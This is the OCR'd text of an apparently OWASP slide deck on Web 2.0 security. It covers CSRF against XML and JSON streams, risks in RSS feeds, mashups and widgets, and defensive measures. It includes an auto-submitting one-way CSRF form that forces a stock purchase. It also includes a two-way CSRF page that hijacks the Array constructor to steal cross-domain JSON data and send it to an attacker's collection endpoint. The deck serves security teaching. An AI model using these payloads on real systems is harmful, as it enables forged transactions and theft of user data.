
Cross Site Request Forgery (CSRF)

- What is different with Web 2.0
  - Is it possible to do CSRF to XML stream
  - How?
  - It will be POST hitting the XML processing resources like Web Services
  - JSON CSRF is also possible
  - Interesting check to make against application and Web 2.0 resources


One Way CSRF Scenario




One Way CSRF Scenario



One Way CSRF Scenario



One Way CSRF Scenario



One-Way CSRF

One-Way CSRF

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value='"1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>


Forcing XML

- Splitting XML stream in the form.
- Possible through XForms as well.
- Similar techniques is applicable to JSON as well.


Two-Way CSRF

- One-Way – Just making forceful request.
- Two-Way
  - Reading the data coming from the target
  - May be getting hold onto important information – profile, statements, numbers etc.
  - Is it possible with JSON/XML

Two-Way CSRF




Two-Way CSRF



Two-Way CSRF

- Application is serving various streams like – JSON, JS-Object, Array etc.



Two-Way CSRF

- Attacker page can make cross domain request using SCRIPT (firefox)
- Following code can overload the array stream.

function Array()

{ var obj = this; var index = 0; for(j=0;j<4;j++){ obj[index++] setter = spoof; } } function spoof(x){ send(x.toString()); }

Two-Way CSRF

```
<head></head>
<body>
<script>
function send(data)
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./collect.aspx?data="+data, true);
http.send(null);
}

function Array() {
var obj = this;
var index = 0;
for(j=0;j<4;j++){
obj[index++] setter = spoof;
}
}
function spoof(x){
send(x.toString());
}
</script>
<script src="http://bank.example.org/profile.aspx">
Welcome to our auction portal!
</body>
```

Demo

Two-Way CSRF

- It is possible to overload these objects.
- Reading and sending to cross domain possible.
- Opens up two way channel for an attacker.
- Web 2.0 streams are vulnerable to these attacks.


Web 2.0 Components

- There are various other components for Web 2.0 Applications
  - RSS feeds
  - Mashups
  - Widgets
  - Blogs
  - Flash based components

RSS feeds

- RSS feeds coming into application from various un-trusted sources.
- Feed readers are part of 2.0 Applications.
- Vulnerable to XSS.
- Malicious code can be executed on the browser.
- Several vulnerabilities reported.

RSS feeds



Mashups

- API exposure for Mashup supplier application.
- Cross Domain access by callback may cause a security breach.
- Confidential information sharing with Mashup application handling needs to be checked – storing password and sending it across (SSL)
- Mashup application can be man in the middle so can't trust or must be trusted one.

Demo

Widgets/Gadgets

- DOM sharing model can cause many security issues.
- One widget can change information on another widget – possible.
- CSRF injection through widget code.
- Event hijacking is possible – Common DOM
- IFrame – for widget is a MUST

Demo

Securing Web 2.0

- Source Code Scanning
- WAF – SOAP/JSON
- Secure Coding Practices
- Audit standards – OWASP, PCI-DSS or CVE/CWE

OWASP
Questions & Conclusion

The OWASP Foundation
http://www.owasp.org